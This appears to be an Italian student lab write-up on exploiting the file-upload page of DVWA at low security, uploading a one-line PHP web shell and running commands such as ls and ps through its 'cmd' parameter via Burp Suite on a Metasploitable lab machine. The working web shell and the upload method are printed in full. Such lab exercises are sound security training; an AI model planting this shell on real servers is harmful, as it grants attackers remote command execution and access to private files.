

Exploit con file upload sulla DVWA

Come prima cosa accedo alla DVWA e metto su “low” la sicurezza. Successivamente mi sposto sulla scheda Upload per caricare l’exploit. L’esercizio ci chiede di utilizzare del codice in php, per mettere una shell nella DVWA. Prima creo una cartella con il codice, poi vado a fare l’upload nella pagina di DWVA.

Il codice in php per una shell basica è il seguente: **<?php system($_REQUEST["cmd"]); ?>**




Con Burpsuite intanto, analizzo tutte le richieste, e controllo che l’upload è andato a buon fine.




Successivamente vado a modificare la richiesta, portandomi la richiesta Get, nel repeater e inserisco dopo “cmd” vari comandi per testare la shell.

Nel caso segente, aggiungendo ls, dopo “cmd”, la risposta mi porta i file che sono all’interno; dvwa_email.png e shell.php.



Nella foto seguente invece, ho messo il comando “ps” per vedere i processi attivi su Metaspoitable.



Questo attacco è utile in quanto, grazie ad una shell gestita da remoto, posso apportare modifiche alla macchina collegata, o leggere file personali